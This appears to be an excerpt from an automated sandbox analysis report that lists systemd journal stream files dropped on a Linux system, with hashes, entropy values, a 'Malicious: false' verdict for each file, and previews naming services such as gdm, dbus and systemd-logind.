MD5:	0CAD4273B59C86EC4DCAC9826A1318D6
SHA1:	9116254B00CC22597C63C76CF7DFB4B49D0A35C2
SHA-256:	93007E49395DC8CDD742D968A5102D55ECF908329920CEFE75F64D2383FE52EC
SHA-512:	95F00A39C080CB26701AF194ADFC18E9590061D12610483D3AA1BF353A057A361EB4767F159FC44C3A1B45FDD5F794C8FD7F5CC905F73F8FDD784001E5F27B7
Malicious:	false

Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_
	ID=50ae5e5a07b1441b956bf62a7daf403f.IDENTIFIER=accounts-daemon.UNIT=accounts-daemon.service.

/run/systemd/journal/streams/.#9:77349lVOduw	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	195
Entropy (8bit):	5.437230968110201
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOdvP69ms947z+h6SnLAqC+h6KV+h6CQzuxm5TEXBGvsMqjs2BI:SbFuFyLVK6g7/+BG+f+MNyBhZjNq
MD5:	7F85BB2ADFF9983DBA3410E74DB1B274
SHA1:	9B8BAAB7314382644E2A082DE1B42F877DD23058
SHA-256:	8E8FBBB4AA045C67E00610F25DC364A85B6B5EB71F68AF073DCBE0097FF3E257
SHA-512:	0A43C54969BC9785701D6D28F7AD1B38541856317785207F9931DCB27ECEDA48301400860B49FB459CDB7113C397E40FD8DDDA78BB78606BF14B3D6630E840BE
Malicious:	false

Preview:	# This is private data. Do not parse.PRIORITY=6.LEVEL_PREFIX=0.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID
	D=304dd2d37b7b4fb98adf3c4f8cb1292d.IDENTIFIER=gdm-session-worker.

/run/systemd/journal/streams/.#9:77350SauDfx	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	195
Entropy (8bit):	5.410845085916732
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOfvP69ms947z+h6SnLAqC+h6KV+h6CQzuxmsATBka9GJScs22Q:SbFuFyLVI6g7/+BG+f+MscBjM622jNq

/run/systemd/journal/streams/.#9:77350SauDfx	
MD5:	B401B8298BB8A565531F44CC44615F74
SHA1:	ED88A214B3D139DA4836EDB2FEF8ACC661306347
SHA-256:	35619780F5943401B935E0EDFEB7880818DC7F074753A40CF7E3E8D1F1459914
SHA-512:	6A42958C2FEABB41AA1BDCACF5FFB8FD1DE5ACA50E915C7E5C8F794331FF56A632087F0A1B71410D3820CB48E0693275403290CC3B634DCA3D8C4983AC68A8E
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=4.LEVEL_PREFIX=0.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=fe77ccd3f88b4955bc6f54d8aae9df4e.IDENTIFIER=gdm-session-worker.

/run/systemd/journal/streams/.#9:773819KFhnz	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	210
Entropy (8bit):	5.5257895921601605
Encrypted:	false
SSDEEP:	6:SbFuFyLVK6g7/+BG+f+MSuq22jFQMzKaBu:qgFqo6g7/+0+f+MSDTmh
MD5:	F6F7F3465A9F509E351801C9D08CDED2
SHA1:	09CC56620645A1682B10C6F7CB87F57495A4699A
SHA-256:	BFDFC217BC5A7CF07D1EBB00342A3F52572C79B40A5C525D4DFFA86826204356
SHA-512:	8427447635735D3CC07F642F08374087958D32A889545F45A01414651F4DE4D202DE40E268D8DBCA4BD5E3B28CF530A518ABFB208FAD099F45E9B4182C299E70
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=6.LEVEL_PREFIX=0.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=31ac2b2c8d1e4f7f88460a665b020b43.IDENTIFIER=/usr/lib/gdm3/gdm-wayland-session.

/run/systemd/journal/streams/.#9:77386zbV07x	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	210
Entropy (8bit):	5.443889616766175
Encrypted:	false
SSDEEP:	6:SbFuFyLVI6g7/+BG+f+M8kttPZjFQMzKaBu:qgFqdg7/+0+f+MrtPvTmh
MD5:	941917E866B3AF985634D1FB32E06362
SHA1:	35F6181BA4F10419A5FC27848C64500390F94075
SHA-256:	0AED7DB3CEDB8A5F4F78B5FB57A6EE8E8ED6DAF9B0867A2291995A345B3DDB73
SHA-512:	7285FDFDE704CD13D570C201BE5FE021290E5693C2B069D1256D9891B0A7B9CA2D6E6D56D61D4FECAF43C26EF8042AD24C29436156ECD8928C3100BF5EEA7A1
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=4.LEVEL_PREFIX=0.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=381d4d3146be40faaaa618f86bb32ad0.IDENTIFIER=/usr/lib/gdm3/gdm-wayland-session.

/run/systemd/journal/streams/.#9:77734UpxPL4	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	223
Entropy (8bit):	5.524151581880649
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxm9+XRkcWfMBTs2rqjq:SbFuFyLVIg1BG+f+MAXRkpqRqji4s
MD5:	1834C5D3CC78751B3084AD3EFD5CAB59
SHA1:	16A9BFD184F29193B7F8CDA9EA815E3EC30070E0
SHA-256:	C3CCF71492FAD95DCCB683E4DEBD66826F58403B325E3D8A2A90F23FB6A517AD
SHA-512:	65B05029885FDEB43B54FD144662BD92A3EDB058393B2737AB9EE7B5B7E146132FCA95DC9224A2B1042B3BAD8BD851CC0F7A6B093B03A04CEE0343537330DC9
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=7330710368a2425c9cd06dc158da4575.IDENTIFIER=journalctl.UNIT=systemd-journal-flush.service.

/run/systemd/journal/streams/.#9:77735JHXZJ4	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	208

/run/systemd/journal/streams/.#9:77735JHXZJ4	
Entropy (8bit):	5.3757366817520165
Encrypted:	false
SSDEEP:	6:SbFuFyLVIg1BG+f+MsJH2Jk0RZjdCLKzK:qgFq6g10+f+MsJck01CLAK
MD5:	52F591ACDAA9559C7C1959C8E586B7A9
SHA1:	BD2559FE941C22F13C6AAF2F40102AD5E2C749D1
SHA-256:	0814218813EE26C25E5D54EC003A9D5B9E7F1C1F3BB9B60964BAA41FCA555273
SHA-512:	9A972EAC492DA6199FC69DBDFB0922D566DD1589F42B45966ED280E57D78EFB0ADA891347E5B24FD39E973A4BB5E2F8BD6FAACFC1A1A2B48DCE17BF49D4E8277
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=facb2dbb34f04ab4a3df986fc1881811.IDENTIFIER=whoopsie.UNIT=whoopsie.service.

/run/systemd/journal/streams/.#9:77736zKgEu3	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	207
Entropy (8bit):	5.393552280906358
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxm7Y7yBqEcGJVVy9sM2:SbFuFyLVIg1BG+f+MEzGJesZjosQu
MD5:	C92530357A9AFB1BFC6E128EF48C3E1F
SHA1:	D0ADAAFF7136C719F04CC203D775C8E646314493
SHA-256:	DB3EA57A64EC35AD7ECE5D88E7F7769F7E537E99C0820C30CFC0F01CD3612737
SHA-512:	BF3F561BE095B48EADB9921DD06D0946A0D2412D191FDA10E22DAD577A7F3AD16AE6DF3CC67209114DB93772EA2BFD2443AB3868FE1E1487F38D75E95F6C6FA
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=1610f069aa424aa5bd2c69cbae00b7f4.IDENTIFIER=dbus-daemon.UNIT=dbus.service.

/run/systemd/journal/streams/.#9:77751uetbi3	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	220
Entropy (8bit):	5.4229170863068825
Encrypted:	false
SSDEEP:	6:SbFuFyLVIg1BG+f+M6+RkWR3VIjZcHcljX+:qgFq6g10+f+MLr1VemAu
MD5:	5938E0EACC36C4973FA877D27DB2D064
SHA1:	2FCFACA37F512B94C66ABA8043254E5345198305
SHA-256:	51B2E66C74C739FA11CD78356F39C869566DA70B46F6D95E8898AB0E827BFF3A
SHA-512:	DC88BAF28D8B1AB63A34F99B8D687D79CC3BB3355C47C81DC6052E8BD2A31065E550BB12BFDDC35A65430EBDF5C68C24C5D1D89A131A6D71A052B0BD26BC6DA
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=0d50003a73164efc931f909e344de506.IDENTIFIER=systemd-logind.UNIT=systemd-logind.service.

/run/systemd/journal/streams/.#9:77767hdajY5	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	223
Entropy (8bit):	5.503724870840543
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxmueBzHd56BVQQ0Mqjq:SbFuFyLVIg1BG+f+MueBrdgssqji4s
MD5:	B2D3211362A40770684F3530DBBC0445
SHA1:	BC1A207624C36AB6AFCC9C696B77761F2542DD7A
SHA-256:	D6EECA1B9B1A3DB54B94B55703A2E9A79AA27EE065474CD07EDF8B0F9A457442
SHA-512:	46F3EDE6642FD8719E2B52E307105F77EC4F43F0121EB49EB97B8CC711FF8252F71069A68AE7F479443BDB06BD5661217F66E2CEFB749BFF65FEB36C20E23D5E
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=d611eaba99b84b84b34bcb34640bd055.IDENTIFIER=journalctl.UNIT=systemd-journal-flush.service.

/run/systemd/journal/streams/.#9:77786au6FZ5	
Process:	/lib/systemd/systemd-journald

/run/systemd/journal/streams/.#9:77786au6FZ5	
File Type:	ASCII text
Category:	dropped
Size (bytes):	210
Entropy (8bit):	5.412357317100162
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLCHh6KV+h6CQzuxmsEuDR37ObArv8js2ALl:SbFuFyLVIg1BAf+MsN3KS8jNALyAZD
MD5:	7812964F175439D1D7575F981ADA6760
SHA1:	2A2B2861861CB243AD54C6F4A7F24F00750DBF84
SHA-256:	BB7BBB1126C57E97B6A598278EA2E8285490970263E9F931E49D4ADAE1CEFBC2
SHA-512:	3F86B6DF67896ABAED22252B1B5E76C2A31C976289AFD1F9B74E74244CACCC2C4D0C2E10242A5874F2740C1091C1FC9E3444822E791775FF8B0E6F1CDB939D9
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=1.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=fa662e6f4dd04f0eaadc81ff573895d8.IDENTIFIER=generate-config.UNIT=gdm.service.

/run/systemd/journal/streams/.#9:77789HrwWM2	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	211
Entropy (8bit):	5.4395101910175505
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLCHh6KV+h6CQzuxmrXzSTQXREcxsjs2BbQL:SbFuFyLVIg1BAf+MTzScXRejNdQIeXD
MD5:	DC553BCAE886BBE15DF0BE816EF5B664
SHA1:	D1B44D64A225895DC04C4643F2A96571A5F2904C
SHA-256:	D52FBC2C6D51F14262114306994B983C823735934AB0DC7D4BA7C6C2AAAC9329
SHA-512:	62524C587DCA1FCA449E2BEC3F502D1556BEBCBA4AD7EAF3DBC68997E494B348BF138B632972F0F848A2C5149630F5806D3FA8B643186A0081917FB6CE53C5EE
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=1.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=a12af17b340341528e72db7c1db3cdeb.IDENTIFIER=gdm-wait-for-drm.UNIT=gdm.service.

/run/systemd/journal/streams/.#9:77790f7UV12	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	208
Entropy (8bit):	5.407607789843801
Encrypted:	false
SSDEEP:	6:SbFuFyLVIg1BG+f+MsMStTG3GY68jLkGq:qgFq6g10+f+Ms5K2NNT
MD5:	695129504F362C223ED3C34E68B6BDA1
SHA1:	373946131F7231F59175FC4F015223CC3419BEC8
SHA-256:	DDAC47F885777729B57A826E309FED6F1E0F82345E6D54F568B136C30A7001B3
SHA-512:	78366E282A19AA30C960E87E8F0201572DCE61B000A955174B49D96A7C5C770966CF7B1E148A5892B28613C4D0A0E7C6F59270ACC05E522FB4714C34048EB8BA
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=f87d3ed7aa7d45c0854f68b174a31535.IDENTIFIER=agetty.UNIT=getty@tty2.service.

/run/systemd/journal/streams/.#9:77841sR2tbA	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	199
Entropy (8bit):	5.278582000060572
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLCHh6KV+h6CQzuxmyFwZNdgJT3D0hglsjsa:SbFuFyLVIg1BAf+MyFwZNGN0jNTZD
MD5:	4F7738C84A333BAB3D3B1A75A26B62F8
SHA1:	0507823F6DC79BCD1DF4DB47A4ADDADC79E346F7
SHA-256:	9AF776427C751BFA82E44F08EFB4898515D5F02E695AD7814EE24A34819999B6
SHA-512:	81A9CC108C627BD21D5D99B1F16B41DF972F7E94724E237DA688A2A29254DC2468EF75E796F1CD198A13EBF8C679B4E7981BF991B40ECADD88E31507B4D4C4C
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=1.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=8ea603d00a30406d80cda80cede6b23a.IDENTIFIER=gdm3.UNIT=gdm.service.

/run/systemd/journal/streams/.#9:80198tlEzBH	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	223
Entropy (8bit):	5.530443059271187
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxmvBSwAS59iUfA0hTjq:SbFuFyLVIg1BG+f+MBAKiyji4s
MD5:	C533B19DB8DD0B7E35B223E99759FFC3
SHA1:	0323B5B2E15EB9432DED76B0E95552604CBCE5EC
SHA-256:	57F96731DB27DA38008BE5138AA1800EE768DA2BB367B8932575D932CA4B9B32
SHA-512:	2FE8BEE7BE56CB08EBE859DD749DDD2212D004BAAEB03CCD9CD212F1E3D0CC608B995A196D16300ED470603EC7A7309CD35654FB842D8E66DCD8E7AA6C1E DB7
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ ID=e513b93821f2407ca9e706b901d1188e.IDENTIFIER=journalctl.UNIT=systemd-journal-flush.service.

/run/systemd/journal/streams/.#9:80201A3MprE	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	208
Entropy (8bit):	5.392409427061442
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxm9+xHmKZX2Ag2jsmNm:SbFuFyLVIg1BG+f+MkACTjdCLKzK
MD5:	AD0A85052C556B282F220B2B1E23AE05
SHA1:	8E760F91E002F60142BE0CAB1E526578DB034EE7
SHA-256:	2E081E57CB98BBDBF09347B8588B05C2CFF25EF6F4889F4F8EFB14AB190804BB
SHA-512:	75D28C1829529D7F845CC10B028EB551E5DFC0EE4C1FBC5ADB53F32D412CF902C8EB98C31793014565A85DD82E9E2A3364D1FA8B7555E4554F238D870D7B97C
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ ID=70159a01220b4ebd97b855bdafff6b5d.IDENTIFIER=whoopsie.UNIT=whoopsie.service.

/run/systemd/journal/streams/.#9:80202TiclRI	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	207
Entropy (8bit):	5.414029725145623
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxmsOBhAcRPJEAkDUtsj:SbFuFyLVIg1BG+f+MsOB1PPtATjosQu
MD5:	E2F99910FA99832595780596AD69DC8B
SHA1:	F9C4756C5485E4A91900A2A581B0BDCDE5C1EFE8
SHA-256:	1C3A32233484B7E850AAF4EF31295688EF3538CE1E8DF21A1FA05957FBEEE03B
SHA-512:	AB39605136D35A8A08EEF0F52D0A17F162AD6CA8E59EFE487122BC982FF1C8E93D12B518E7C6463E0123113A5C9D4E9949B0B3B24F1D2F6AC2009F033EA3BA9
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ ID=f49d13d9d1e942a2b7cb95d8a7a90f18.IDENTIFIER=dbus-daemon.UNIT=dbus.service.

/run/systemd/journal/streams/.#9:80203qa2yGF	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	220
Entropy (8bit):	5.499307240111456
Encrypted:	false
SSDEEP:	6:SbFuFyLVIg1BG+f+M+5dVZV/zAo30jZcHcljX+:qgFq6g10+f+M0Vr/9imAu
MD5:	C3421FF56F2D36239436B7741E72ED1C
SHA1:	6FD2FFE1A5A8FF036BE88FFABF63FE6F594AC6DC
SHA-256:	40B80A30CF6CC1F24CDE07BFEDB1D3CF4AEBC02E7613A34EC678A1B40ABA89AF
SHA-512:	936CD3644370ECE3E72D7C994EE476E2B8C8A4B3727920135A78807CFFDA64B4EC7756DF962D71F5576462927119606903480B6FF516FD33F778590F31CECAE7
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ ID=e92ea9fa28044f1c80f6b987e5cd27b2.IDENTIFIER=systemd-logind.UNIT=systemd-logind.service.

/run/systemd/journal/streams/.#9:80204BgANnG	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	199
Entropy (8bit):	5.4203696551923475
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLCHh6KV+h6CQzuxmrP+1UTOXD616Ag2js2R:SbFuFyLVIg1BAf+MT+1hXD7Ag2jNTZD
MD5:	5BE5E87E32B01804119AB92F389706C0
SHA1:	6D67BEDB4EC12BBDF2D4371B22C495524246A38A
SHA-256:	EF31D0607113AC6D0CF90D69D63B8268BADC218A58B0AE83B917F019C05AD1BA
SHA-512:	AFF89637A5BF4C68CC7F4708282F2C746AD3B12838DBBE897C1E83A5E4B52A46990CA1A09986E1EB9F314F71CF2AAE957CC7F7287DE12666F629ADD6A72E952 4
Malicious:	false

Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=1.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_
	ID=a2ba37bb6863463197fc2f370421a987.IDENTIFIER=gdm3.UNIT=gdm.service.

/run/systemd/journal/streams/.#9:80205eJNuYE	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	222
Entropy (8bit):	5.41072878408853
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxm7GDXTMBdXsTggXvsC:SbFuFyLVIg1BG+f+MiDD30jLTTIWTIL
MD5:	509D31DB1A92F399A9E9642642CA9403
SHA1:	58BFB20109459DDDBFAA424800CEFE2595A427FF
SHA-256:	55E2D29A19C7DE8A068346C580663AFB8DECA571569014EA30C756635063A0C0
SHA-512:	570B9697DC02A1A7575E9584CFAC31781B26F64874D8361BA146BE2532DDFABDA02148972701B39EB4BE578143CF3A2AF81D1A4B16B94D15CAF007386FE7141
Malicious:	false

Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_
	ID=1c5d7021a990466caed1a2b296947592.IDENTIFIER=accounts-daemon.UNIT=accounts-daemon.service.

/run/systemd/journal/streams/.#9:802066GpLmH	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	208
Entropy (8bit):	5.404458645458926
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxmuz3QGn/EjEE1HZ2je:SbFuFyLVIg1BG+f+MuzYEE152jdCLKzK
MD5:	3D4320AE86FD09E3430D29E88AFFD7AB
SHA1:	EB780692D6C89B36AA7AC386749610B45461CE77
SHA-256:	A70B83C8FA9881C1C308758691ABE474C7398710A8B4F528CC78D0EA8216462D
SHA-512:	D7B5A6E08A873E382DB3F2AD3D7201E64A59AD1479FA14360F209A1D4CB4D777D85A368C6F64395941FEB1788B5DB1178A4311425BC774768CE2672F9CC576D
Malicious:	false

Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_
	ID=d9f16e75955d4b6caaec18a26b779546.IDENTIFIER=whoopsie.UNIT=whoopsie.service.

/run/systemd/journal/streams/.#9:80210crg9BE	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	207
Entropy (8bit):	5.421741667204037
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxmzKbyVc1c7DtSNmsjx:SbFuFyLVIg1BG+f+MghcHQjosQu
MD5:	46E34FEBDE6D2ACA7936908C2EF94C7F
SHA1:	4399721D3516EBF4C139769963E282FBEA640C76
SHA-256:	156539EF86827796EB904BC33E4E961C0269697483EAF157B1E08D3F4EBCEA14
SHA-512:	808DCF3380326AC1DCB61B36B30ACBD5CD690DEBAE3CA8426A7E298D5D85E7099263CBDCFABC130B94EC17C86CC48F1C9DFCD5632DE091F1BD338008B23C DE3
Malicious:	false

/run/systemd/journal/streams/.#9:80210crg9BE	
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=990f4ab1e8c34096bd948fa5a297f4ab.IDENTIFIER=dbus-daemon.UNIT=dbus.service.

/run/systemd/journal/streams/.#9:80225Kko1GH	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	220
Entropy (8bit):	5.49903103350781
Encrypted:	false
SSDEEP:	6:SbFuFyLVIg1BG+f+MktSdAcnILQVZ8jZcHcljX+:qgFq6g10+f+MXIL9mAu
MD5:	3CD85C9DBAC80B9842086A76278E2CC8
SHA1:	94E847047DD97A5312E6AF1DFE1649A35518C764
SHA-256:	34A52ED638CDF636024472EA937088AECCCB373DCBD51A819B3312094246A53E
SHA-512:	033D9B36CFAB90299247E166034809D964E3EE951873EE810FB2AE683ECCD0ECB59073F1B0421942CB15D9188B4445FA6DCE18930C85019B3B028AAF91155EE
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=cd16282b78e94aa58fce5b3fab0843a2.IDENTIFIER=systemd-logind.UNIT=systemd-logind.service.

/run/systemd/journal/streams/.#9:80226gFRKaF	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	208
Entropy (8bit):	5.381910780382518
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxm+GXmWyXkEW9vFrqj+:SbFuFyLVIg1BG+f+M+im3U9N2jLkGq
MD5:	EA78612894C4F1048A37C0AB81F87D15
SHA1:	32198DFFEE09D2C076C7F4EAD6F830685D6D03D8
SHA-256:	42E03649E234AC3ED44AA3D4F17B4EC4C724DCFC7E4B0D2626704DFBDB0D7E77
SHA-512:	C0224031C573D9CA510046067E6B515637E81B47D03DA5108B8C9497AADCDFAB98F0D9AA7A9A88F2C15425298EEF02CC6860CB1A46957A882D1BA82365CBD69
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=40e50692b9234e2bb51306f3acbaa3b8.IDENTIFIER=agetty.UNIT=getty@tty2.service.

/run/systemd/journal/streams/.#9:80227tRyzgH	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	210
Entropy (8bit):	5.417212317141371
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLCHh6KV+h6CQzuxm5hHUzRCc7B022js2ALl:SbFuFyLVIg1BAf+MzHmf7SZjNALyAZD
MD5:	E6CA159BB554C1D7DAD5FCC342CDD44E
SHA1:	0729F201172BD1D84ACFA0DF2E35C41533144F8F
SHA-256:	DCC54B8CF6D35B30AC7D34C08373A4FB794262CC9CCCBB2B12BCD9C18318E98C
SHA-512:	6E56F98DC49C2D8CCC06159BF59F0228689FA0C60D4A656FDBFA7DD168E3060A3A8D79CEA300B13B4A509B4F8949181062B15931861D27D6B65CF085ED3F7F6
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=1.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=335501b14ea44b4a9010826cdcb9a2ad.IDENTIFIER=generate-config.UNIT=gdm.service.

/run/systemd/journal/streams/.#9:80766R2Khpf	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	208
Entropy (8bit):	5.421456753888205
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxm5l+cDErfUSNN2jswK:SbFuFyLVIg1BG+f+Mf+y5SOjLkGq
MD5:	268A74170ED93E1D80D531E1C179532B
SHA1:	23BDB20B14A115478C78F0E787D475123BD64F0B
SHA-256:	6914EC03BC0BC87859A1C7EC4B3899461F5150B2D6D213906176F461004CDDA1

/run/systemd/journal/streams/.#9:80766R2Khpf	
SHA-512:	E98DAE91F06E5BFA611F4E6D36689B1C9D4F9B849D79A3A896741AA28905239DAD0FA8FD52E98770A0CB448DF576AAC6C24EF49EE32D995EF8BBFFE7D964A9E7
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=3b55435ae39f4c77b3c85c6179153d77.IDENTIFIER=agetty.UNIT=getty@tty2.service.

/run/systemd/journal/streams/.#9:80768PNEHie	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	208
Entropy (8bit):	5.360135179358572
Encrypted:	false
SSDEEP:	6:SbFuFyLVIg1BG+f+M5WnhVdcrqjdCLKzK:qgFq6g10+f+MIhjagCLAK
MD5:	E14748DCF06976C34722B34BF72AA010
SHA1:	26AC0C5DA658391F06C712AD9EA7F8D615A2FF03
SHA-256:	9B81FC4ED045C2414C0E10BB37884409D862B61D0CA8698433ABF721216B4866
SHA-512:	1FF298C39D50FECCA164895FEFCFEAF492A960616E458BB21F08963B2F9D9A4FA073AE1C0EE8EE603992AAC903D0DBB17556BD4AE439C38AAA9269C588BDF43C
Malicious:	false
